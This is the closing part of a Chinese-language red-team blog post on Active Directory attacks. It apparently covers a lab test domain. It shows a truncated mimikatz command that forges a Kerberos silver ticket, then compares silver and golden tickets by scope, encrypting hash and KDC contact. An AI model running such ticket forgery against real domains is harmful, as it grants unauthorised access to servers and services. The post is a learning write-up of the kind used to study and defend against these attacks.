mimikatz "kerberos::golden /domain:test666.com /sid:S-1-5-21-1497092113-2272191533-193330055 /target:WIN
```



票据缓存完成后，klist查看，利用dir远程访问Server成功



利用银票访问MSSQL

暂略

从攻击面来看，伪造白银票据的难度比伪造黄金票据的 难度较小。因为一个域中的服务器如果对外的话，非常容易被入侵， 并且容易被转储Server。

两者的区别

访问权限不同

- 金票 伪造的是TGT，所以可以获取任何服务的权限，包括域管。
- 银票 伪造的是ST (Service Ticket)，一次只能访问指定Server的指定服务。

加密方式不同

- 金票 由krbtgt的NTLM-Hash加密
- 银票 由Server的服务账户(通常是计算机账户)的NTLM-Hash加密

认证流程不同

- 金票 使用过程中需要与KDC通信
- 银票 使用过程中无需与KDC通信

总结

网上关于"金票"和"银票"的文章数不胜数，但看过一些总觉得讲述得不是十分清晰(也可能自身理解能力差)。学习的整个过程发现了许多疑问，好在终于在自己实践中解决了部分问题。并且途中查阅了很多资料，也看了不少文章。关于票据，仍还有很多知识需要学习。本篇暂时只记录下自己目前所学的浅显知识。后续所学的会通过开新篇，再作补充。

参考

《域渗透的金之钥匙》
《Kerberos的黄金票据详解》
《How To Attack Kerberos 101》
《获取SID方法》
《pass-the-golden-ticket-with-wmic》

标签: Red-team, 域渗透

添加新评论

加入讨论...

称呼 *

邮箱 *

http://

提交评论

上一篇: [域渗透] - 域内Windows认证之Kerberos协议

下一篇: [域渗透] - 域控机禁用IPv6设置